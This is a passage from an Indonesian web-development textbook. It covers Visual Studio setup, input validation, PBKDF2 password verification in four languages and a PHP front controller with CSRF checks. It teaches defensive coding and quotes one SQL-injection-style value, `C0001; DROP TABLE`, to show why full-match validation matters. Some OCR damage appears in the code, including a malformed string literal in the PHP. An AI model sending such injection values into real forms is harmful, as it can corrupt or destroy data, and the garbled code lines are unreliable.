
10.3.6 Visual Studio di Windows

Di Windows, banyak pengembang ASP.NET bekerja di **Visual Studio** alih-alih di baris perintah. Edisi Community gratis bagi pelajar, pekerjaan sumber terbuka, dan perorangan (**Gambar 10.28**); pemasangnya (**Gambar 10.29**) menanyakan *workload* mana yang akan dipasang (**Gambar 10.30**). Centang **ASP.NET and web development**; bila Anda juga ingin membuka contoh Web Forms dari Bab 9, centang *.NET Framework project and item templates* dan *Additional project templates (previous versions)* di rincian pemasangan sebelah kanan. Layar-layar berikut menunjukkan Visual Studio 2022; Visual Studio 2026, yang dirilis pada 11 November 2025 bersama .NET 10, adalah rilis yang dibuat untuk .NET 10 [4], dan layar-layarnya tersusun dengan cara yang sama.

Gambar 10.28 Edisi-edisi Visual Studio 2026, digambar ulang: Community (gratis bagi pelajar, kontributor sumber terbuka, dan pengembang perorangan), Professional, dan Enterprise. Visual Studio hanya berjalan di Windows; di macOS dan Linux pakailah VS Code dengan C# Dev Kit, atau perintah `dotnet` saja.




Gambar 10.29 Visual Studio Installer sedang menyiapkan dirinya (1). Ini adalah program terpisah yang memasang, mengubah, dan memperbarui Visual Studio; *Cancel* (2) menghentikannya.




Gambar 10.30 *Workload*: (1) *ASP.NET and web development* dicentang, dan di rincian pemasangan sebelah kanan dua opsi yang diperlukan proyek Web Forms, (2) *.NET Framework project and item templates* dan (3) *Additional project templates (previous versions)*; (4) *Modify* menerapkan pilihan itu.


Visual Studio terbuka dengan jendela awalnya (**Gambar 10.31**). **Create a new project** menuju daftar templat, tempat **ASP.NET Core Web App (Razor Pages)** adalah templat yang sama dengan `dotnet new webapp` (**Gambar 10.32**). Beri nama proyeknya (**Gambar 10.33**), pilih versi kerangka kerja dan opsinya (**Gambar 10.34**), lalu Visual Studio membuat proyek dan menampilkannya di Solution Explorer (**Gambar 10.35**): `wwwroot`, `Pages`, `appsettings.json`, dan `Program.cs`, persis berkas-berkas yang dibuat `dotnet new`.




Gambar 10.31 Jendela awal Visual Studio: (1) membuka proyek terakhir, (2) meng-*clone* repositori, (3) membuka proyek atau *solution*, (4) membuka folder lokal, atau (5) membuat proyek baru.




Gambar 10.32 Create a new project, dengan *ASP.NET Core Web App (Razor Pages)* terpilih (1). Label-labelnya (2) — C#, Linux, macOS, Windows, Cloud, Service, Web — menyebutkan di mana hasilnya dapat berjalan; *Next* (3) melanjutkan.



Gambar 10.33 Configure your new project: (1) nama, (2) lokasi, (3) *solution* dan proyek dalam direktori yang sama, dan (4) folder yang akan dibuat. Tutorial Microsoft bersikeras memakai nama `RazorPagesMovie` hanya agar kode yang disalin menemukan *namespace* yang cocok.



Gambar 10.34 Additional information: (1) versi kerangka kerja — di sini .NET 9; dengan Visual Studio 2026 pilih .NET 10 — (2) jenis autentikasi, (3) *Configure for HTTPS*, kebalikan dari `--no-https`, dan (4) *Do not use top-level statements*, yang akan mengembalikan `Program.cs` bentuk lama pada **Kode 10.4**.



Gambar 10.35 Solution Explorer untuk proyek baru: (1) dependensi, (2) `wwwroot`, (3) `Pages`, dan (4) `Program.cs`, di samping layanan tersambung, properti peluncuran, dan `appsettings.json`.

Ctrl+F5 menjalankan proyek tanpa *debugger*. Bila proyek diatur untuk HTTPS, jalan pertama mengajukan dua pertanyaan (**Gambar 10.36**, **Gambar 10.37**): apakah sertifikat pengembangan yang baru dibuat akan dipercaya, dan — dari Windows sendiri — apakah sertifikat itu akan dipasang sebagai *root* tepercaya. Jawab *Yes* hanya di mesin pengembangan Anda sendiri: sertifikat itu mengaku sebagai `localhost` dan hanya dipercaya di sana.

Gambar 10.36 Visual Studio menawarkan (1) untuk memercayai sertifikat *self-signed* yang dibuatnya untuk HTTPS lokal; *Yes* (2) menerimanya.

Gambar 10.37 Peringatan keamanan dari Windows sendiri sebelum sertifikat *root* dipasang: (1) nama yang diakuinya, `localhost`; (2) *thumbprint* yang mengidentifikasi sertifikat itu; (3) peringatannya, yang memang patut menakutkan, karena *root* tepercaya dapat menjamin situs apa pun.

Visual Studio lalu menyalakan aplikasi dan membuka peramban di `localhost` dengan *port* yang dipilih acak saat proyek dibuat. Tidak ada yang istimewa dari hal itu: itu adalah Kestrel yang sama seperti pada **Kode 10.9**, dinyalakan dengan tombol, bukan dengan perintah.

10.3.7 Tiga server yang sama tanpa Windows

Semua yang ada di subbab ini memiliki padanan lintas-platform, dan kode bab ini memakai padanan itu, karena itulah yang dapat dijalankan pembaca di mesin apa pun. PHP memiliki server pengembangan bawaan (`php -S`), sehingga Apache tidak diperlukan untuk mencoba bangunan PHP. Tomcat 11 adalah berkas zip yang berjalan di mana pun Java berjalan. ASP.NET Core berjalan di atas Kestrel di Windows, macOS, dan Linux, dengan IIS sebagai salah satu pilihan untuk *hosting* di Windows. Dan Flask berjalan di mana pun Python berjalan. Subbab 10.12 kembali ke Apache, Tomcat, IIS, dan gunicorn ketika pertanyaannya bukan lagi “bagaimana saya mencobanya?” tetapi “bagaimana saya memasangnya di server?”.

10.4 Bagian yang Dipakai Bersama oleh Setiap Bangunan

10.4.1 Basis data, dan apa yang dibaca setiap bangunan darinya

Kelima bangunan memakai empat tabel dari skema Laundry Bab 5 dan menulis ke dua di antaranya. Mereka membaca `Employee` untuk *login*, `Customer` untuk pencarian, `Service` untuk daftar harga, `Bill` beserta *join*-nya untuk halaman nota, dan `Outlet` untuk nama gerai; mereka menulis satu baris ke `Bill` dan satu ke `StatusLog` untuk setiap nota baru. Aturan skema itu sendiri — batasan `CHECK` atas panjang dan nilai yang diizinkan, kunci tamu, format tanggal — tetap berlaku di bawahnya, sehingga kesalahan di bangunan mana pun yang mencoba menyimpan nota untuk pelanggan yang tidak ada akan dihentikan oleh basis data meskipun pemeriksaan milik bangunan itu sendiri terlewat. Itulah *defense in depth* (pertahanan berlapis): aplikasi memeriksa agar dapat memberi pesan yang ramah kepada orangnya; basis data memeriksa agar tidak ada kesalahan di mana pun yang dapat merusak data.

Secara bawaan setiap bangunan memakai SQLite, basis data yang tinggal di satu berkas dan tidak memerlukan server, sehingga kode dapat berjalan di mesin mana pun tanpa persiapan. Setiap bangunan dapat memakai MySQL atau MariaDB dengan mengubah satu pengaturan — DSN PDO, URL JDBC, *connection string* ADO.NET, *driver* Python — karena SQL yang dikirim ditulis agar berjalan tanpa perubahan pada keduanya.

10.4.2 Aturan, satu berkas per bahasa

Aturan dari Subbab 10.2.1 adalah empat fungsi yang sama di setiap bangunan. **Kode 10.11** adalah ejaan Python-nya; tiga yang lain adalah terjemahan baris demi baris di `php/src/rules.php`, `java/common/src/laundry/core/Rules.java`, dan `aspnet/Rules.cs`.

Kode 10.11 `python/rules.py`: peran karyawan, pemeriksaan nota baru, dan format rupiah. Berkas ini tidak mengimpor apa pun dari Flask dan tidak menjalankan SQL sendiri; `store` diteruskan dari luar.

```
"""The shop's rules, with no web and no SQL in them: the same rules in all five
versions."""
import re

RACK = re.compile(r"[ABC](0[1-9]|1[0-9]|20)")      # A01 ... C20
CUSTOMER_ID = re.compile(r"C[0-9]{4}")
UNITS = re.compile(r"[0-9]{1,3}")                    # ASCII digits only, at most 3 of them


def role(employee):
    """Owner, supervisor, cashier or washer, worked out from the Employee row."""
    if employee["spv_id"] is None:
        return "owner"
    if employee["supervises"]:
        return "supervisor"
    return "cashier" if employee["section"] == "transaction" else "washer"


def validate_bill(form, store):
    """Return (values, errors). An empty errors dict means the bill may be stored."""
    values = {
        "customer": form.get("customer", "").strip().upper(),
        "service": form.get("service", "").strip(),
        "units": form.get("units", "").strip(),
        "rack": form.get("rack", "").strip().upper(),
    }
    errors = {}
    if not CUSTOMER_ID.fullmatch(values["customer"]):
        errors["customer"] = "A customer id looks like C0001."
    elif not store.customer_exists(values["customer"]):
        errors["customer"] = "No customer with id %s." % values["customer"]
    if values["service"] not in {s["id"] for s in store.services()}:
        errors["service"] = "Choose a service from the list."
    if not (UNITS.fullmatch(values["units"]) and 1 <= int(values["units"]) <= 100):
        errors["units"] = "Units must be a whole number from 1 to 100."
    if not RACK.fullmatch(values["rack"]):
        errors["rack"] = "A rack looks like A01 (rows A to C, 01 to 20)."
    return values, errors


def rupiah(amount):
    """36000 -> 'Rp 36.000' (Indonesian thousands separator)."""
    return "Rp " + format(int(amount), ",").replace(",", ".")
```

Empat rincian pada **Kode 10.11** layak mendapat satu kalimat masing-masing, karena masing-masing adalah *bug* di program seseorang.

`fullmatch`, bukan `match`: sebuah pola harus cocok dengan *seluruh* teks, atau `C0001; DROP TABLE` akan lolos dari pemeriksaan yang hanya melihat bagian awalnya. Versi PHP memperoleh efek yang sama dengan `^…$` dan pengubah `D`, yang tanpanya `$` juga cocok sebelum baris baru di akhir — ekspresi reguler PHP memang menyimpan kejutan itu, dan `A05\n` akan lolos.

`[0-9]`, bukan `\d`, untuk jumlah satuan. Di Python 3, `\d` cocok dengan digit Unicode apa pun, termasuk digit Arab-India dan Dewanagari, dan `int()` dengan senang hati akan mengubahnya; formulir toko semestinya hanya menerima sepuluh digit yang ada di papan ketiknya.

Pemeriksaan jumlah satuan menguji *teksnya* terlebih dahulu dan baru kemudian mengubahnya menjadi bilangan. `int("0.5")` memunculkan galat, `int(" 3 ")` tidak, dan `float("1e2")` bernilai seratus: pemeriksaan yang mengubah lebih dahulu mewarisi semua kejutan itu.

`validate_bill` mengembalikan nilai yang sudah dibersihkan beserta galatnya, agar formulir dapat ditampilkan lagi dengan apa yang diketik karyawan, dan agar kode yang menyimpan nota memakai nilai yang sudah bersih, tidak pernah formulir mentahnya.

10.4.3 Kata sandi: satu format *hash*, empat implementasi

Setiap baris karyawan menyimpan `password_hash` seperti

```
pbkdf2_sha256$600000$HIZhQyZ0LipVjvDT273tEg==$5tOZ…
```

Empat kolomnya, dipisahkan oleh `$`, adalah algoritmenya (PBKDF2 dengan HMAC-SHA-256), jumlah iterasinya, *salt*-nya — enam belas bait acak, berbeda untuk setiap karyawan, ditulis dalam Base64 — dan hasilnya, 32 bait, juga dalam Base64. Untuk memeriksa kata sandi, program mengambil kata sandi yang diketik orang itu, *salt* dan jumlah iterasi dari nilai tersimpan, menjalankan PBKDF2 lagi, lalu membandingkan hasilnya dengan yang tersimpan.

Iterasi itulah intinya. Satu perhitungan SHA-256 memakan jauh kurang dari satu mikrodetik; PBKDF2 mengulanginya, di sini 600.000 kali, sehingga satu pemeriksaan memakan bagian detik yang terasa. Orang yang *login* menunggu bagian detik itu sekali. Orang yang mencuri basis data dan ingin mencoba daftar semiliar kata sandi yang mungkin terhadap satu *hash* harus membayarnya semiliar kali. Bila sebuah mesin dapat menghitung R *hash* tunggal per detik dan *hash* tersimpan memakai n iterasi, jumlah tebakan kata sandi yang dapat diujinya per detik kira-kira

$$G = \frac{R}{n} \tag{10.2}$$

Dengan $n = 600000$, Persamaan (10.2) membagi kecepatan penyerang dengan enam ratus ribu, dan *salt* memastikan pekerjaan itu harus diulang untuk setiap karyawan secara terpisah, tidak cukup sekali untuk semuanya. Di mesin pembangunan buku ini satu *login* memakan antara 0,16 dan 0,24 detik pada keempat bangunan yang berjalan, sebagian besar untuk perhitungan ini — harga yang tidak disadari siapa pun di meja kasir.

Format yang sama diverifikasi dalam empat bahasa. Letakkan keempatnya berdampingan dan perhatikan betapa sedikit yang berbeda.

Kode 10.12 `verify_password` dalam PHP: `hash_pbkdf2` dengan `true` untuk bait mentah, dan `hash_equals` untuk perbandingannya.

```
/** PBKDF2 hashes in the Profitina Laundry format: pbkdf2_sha256$iterations$salt$hash */
function verify_password(string $password, string $stored): bool
{
    $parts = explode('$', $stored);
    if (count($parts) !== 4 || $parts[0] !== 'pbkdf2_sha256') {
        return false;
    }
    $salt = base64_decode($parts[2], true);
    $expected = base64_decode($parts[3], true);
    if ($salt === false || $expected === false) {
        return false;
    }
    $key = hash_pbkdf2('sha256', $password, $salt, (int) $parts[1], strlen($expected),
true);
    return hash_equals($expected, $key);                            // constant-time
comparison
}
```

Kode 10.13 `Passwords.java`: *key factory* `PBKDF2WithHmacSHA256` milik JDK; panjang kunci diberikan dalam bit, karena itu `* 8`.

```
package laundry.core;

import java.security.MessageDigest;
import java.util.Base64;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/** PBKDF2 hashes in the Profitina Laundry format: pbkdf2_sha256$iterations$salt$hash */
public final class Passwords {
    private Passwords() { }

    public static boolean verify(String password, String stored) {
        try {
            String[] p = stored.split("\\$");
            if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) {
                return false;
            }
            byte[] salt = Base64.getDecoder().decode(p[2]);
            byte[] expected = Base64.getDecoder().decode(p[3]);
            PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
                    Integer.parseInt(p[1]), expected.length * 8);
            byte[] key = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")
                    .generateSecret(spec).getEncoded();
            return MessageDigest.isEqual(key, expected);            // constant-time
comparison
        } catch (Exception e) {                                      // malformed hash: no
match
            return false;
        }
    }
}
```

Kode 10.14 `VerifyPassword` dalam C#: `Rfc2898DeriveBytes.Pbkdf2`, yang namanya aneh karena berasal dari RFC 2898, standar yang mendefinisikan PBKDF2.

```
    /// <summary>PBKDF2 hashes in the Profitina Laundry format:
pbkdf2_sha256$iterations$salt$hash</summary>
    public static bool VerifyPassword(string password, string stored)
    {
        var p = stored.Split('$');
        if (p.Length != 4 || p[0] != "pbkdf2_sha256") return false;
        try
        {
            byte[] salt = Convert.FromBase64String(p[2]);
            byte[] expected = Convert.FromBase64String(p[3]);
            byte[] key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
                int.Parse(p[1], CultureInfo.InvariantCulture), HashAlgorithmName.SHA256,
expected.Length);
            return CryptographicOperations.FixedTimeEquals(key, expected);   // constant
time
        }
        catch (FormatException)
        {
            return false;
        }
    }
```

Kode 10.15 `verify_password` dalam Python: `hashlib.pbkdf2_hmac` dari pustaka standar.

```
def verify_password(password: str, stored: str) -> bool:
    try:
        algorithm, iterations, salt_b64, hash_b64 = stored.split("$")
        if algorithm != "pbkdf2_sha256":
            return False
        salt = base64.b64decode(salt_b64)
        expected = base64.b64decode(hash_b64)
        key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt,
                                  int(iterations), dklen=len(expected))
        return hmac.compare_digest(key, expected)      # constant-time comparison
    except (ValueError, AttributeError):
        return False
```

Setiap satu dari **Kode 10.12**, **Kode 10.13**, **Kode 10.14**, dan **Kode 10.15** mengerjakan lima hal yang sama: memecah nilai tersimpan, mendekode *salt* sebagai *bait* (bukan sebagai teks), menjalankan PBKDF2 dengan jumlah iterasi yang tersimpan, dan membandingkan dalam *waktu konstan* — `hash_equals`, `MessageDigest.isEqual`, `CryptographicOperations.FixedTimeEquals`, `hmac.compare_digest`. Operator `==` biasa berhenti pada bait pertama yang berbeda, sehingga ia menjawab sedikit lebih cepat untuk tebakan yang salah di bait-bait awalnya daripada untuk tebakan yang benar di bait-bait awalnya; dengan pengukuran yang cukup banyak, penyerang dapat memanfaatkan selisih itu. Fungsi waktu-konstan selalu memeriksa setiap bait. Dan setiap satu dari keempatnya menjawab `false`, tidak pernah melempar pengecualian, untuk nilai tersimpan yang rusak, sehingga baris yang rusak hanya mengunci satu akun, bukan meruntuhkan halaman *login*.

> **PERINGATAN.** Tidak satu pun bangunan pernah membandingkan atau menyimpan kata sandi polos, dan tidak satu pun memberi tahu pengunjung *kolom mana* yang salah. “Wrong e-mail or password.” untuk kedua kasus itu disengaja: formulir *login* yang berkata “e-mel tidak dikenal” memberi tahu orang asing alamat e-mel mana yang milik staf toko. Undang-Undang Pelindungan Data Pribadi Indonesia, UU No. 27/2022 [5], menjadikan perlindungan data semacam ini kewajiban hukum pelaku usaha.

10.5 PHP 8 dan PDO

Gambar 10.38 adalah peta untuk subbab ini dan empat subbab sesudahnya. Kolom-kolomnya adalah enam tahap yang dilalui setiap permintaan di setiap bangunan — server menerimanya, beberapa pemeriksaan berjalan pada setiap permintaan, alamat diubah menjadi sepotong kode, kode itu memutuskan, data dibaca atau ditulis, sebuah tampilan menggambar jawabannya — dan baris-barisnya adalah kelima bangunan. Biarkan peta itu terbuka; setiap subbab menelusuri satu baris.

Gambar 10.38 Riwayat satu permintaan di masing-masing dari kelima bangunan. Kolomnya adalah enam tahap yang sama di setiap baris; hanya nama di dalam kotak yang berubah.

10.5.1 Riwayat sebuah permintaan PHP: tidak ada yang tersisa

Siklus hidup PHP memiliki satu sifat yang membentuk segala hal lainnya: **setiap permintaan dimulai dari nol**. Ketika Apache (atau server bawaan PHP, atau PHP-FPM di belakang nginx) menerima permintaan untuk bangunan ini, PHP mulai menjalankan `public/index.php` dari baris pertamanya dengan variabel-variabel kosong. PHP memuat berkas-berkas lain, membuka sambungan basis data, membaca sesi dari disk, menghasilkan halaman, lalu segalanya — setiap variabel, setiap objek, sambungannya — dibuang. Permintaan berikutnya, bahkan dari orang yang sama sedetik kemudian, dimulai lagi dari nol.

Rancangan ini disebut *shared-nothing* (tanpa berbagi apa pun), dan itulah sebabnya PHP begitu pemaaf. Kesalahan yang merusak sebuah variabel tidak dapat memengaruhi pengunjung berikutnya, karena pengunjung berikutnya mendapat variabel yang baru. Itu pula sebabnya PHP memerlukan penyimpanan sesi di disk: apa pun yang harus bertahan di antara permintaan harus ditaruh di suatu tempat di luar program. Bangunan Java, C#, dan Python adalah kebalikannya — satu program yang terus hidup dan melayani permintaan demi permintaan — dan Subbab 10.6 sampai 10.9 akan menunjukkan apa yang diperoleh dan apa yang dikorbankan olehnya.

10.5.2 Satu pintu: *front controller*

Susunan PHP klasik dari Subbab 10.3.1 memetakan setiap alamat ke sebuah berkas: `/customers.php` menjalankan `htdocs/customers.php`. Susunan itu sederhana, dan memiliki tiga kelemahan. Setiap berkas harus ingat memulai sesi, memeriksa *login*, dan memeriksa token anti-

pemalsuan; lupa sekali saja membuka lubang. Alamat membawa ekstensi `.php`, rincian implementasi yang bocor ke URL. Dan setiap berkas PHP di bawah *document root* dapat diminta langsung, termasuk yang sebenarnya hanya dimaksudkan untuk di-*include*.

Karena itu bangunan ini memakai **front controller**: satu berkas, `public/index.php`, yang menjadi pintu masuk setiap permintaan, dan susunan folder yang *hanya* memperlihatkan `public/` kepada server web. Kode sumber, templat, dan konfigurasi berada di samping `public/`, bukan di dalamnya, di tempat yang tidak dapat dijangkau URL mana pun. **Kode 10.16** adalah *front controller* itu seutuhnya.

Kode 10.16 `php/public/index.php`. Setiap permintaan masuk lewat sini: berkas statis dikembalikan ke server bawaan, sesi dimulai, setiap POST diperiksa tokennya, dan tabel *route* memutuskan fungsi mana yang berjalan.

```
<?php
// The front controller: every request that is not a real file arrives here.
//   php -S 127.0.0.1:9001 -t public public/index.php      (PHP's built-in server)
//   Apache (XAMPP): public/.htaccess sends every other address here
declare(strict_types=1);

if (PHP_SAPI === 'cli-server'
        && is_file(__DIR__ . parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH))) {
    return false;                        // style.css, the logo: let the server send the
file
}

require __DIR__ . '/../src/Store.php';
require __DIR__ . '/../src/rules.php';
require __DIR__ . '/../src/web.php';
require __DIR__ . '/../src/pages.php';
$config = require __DIR__ . '/../config.php';

session_set_cookie_params(['httponly' => true, 'samesite' => 'Lax']);
session_start();

$method = $_SERVER['REQUEST_METHOD'];
if ($method === 'POST' && !hash_equals(csrf_token(), (string) ($_POST['csrf'] ?? '''))) {
    abort(403, 'The form has expired. Go back, reload the page and try again.');
}

// The route table: method, address pattern, function. The first match wins.
$routes = [
    ['GET',  '#^/$#',                  fn() => redirect('/customers')],
    ['GET',  '#^/login$#',             'login_form'],
    ['POST', '#^/login$#',             'login'],
    ['POST', '#^/logout$#',            'logout'],
    ['GET',  '#^/customers$#',         'customers'],
    ['GET',  '#^/bills/new$#',         'new_bill_form'],
    ['POST', '#^/bills/new$#',         'create_bill'],
    ['GET',  '#^/bills/([A-Za-z][0-9]{4})$#', 'show_bill'],
];

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
foreach ($routes as [$verb, $pattern, $handler]) {
    if ($verb === $method && preg_match($pattern, $path, $m)) {
        $handler(...array_slice($m, 1));           // captured parts become arguments
    }
}
abort(404, 'There is no page at this address.');
```

Bacalah **Kode 10.16** dari atas ke bawah, karena begitulah urutan yang dialami sebuah permintaan.

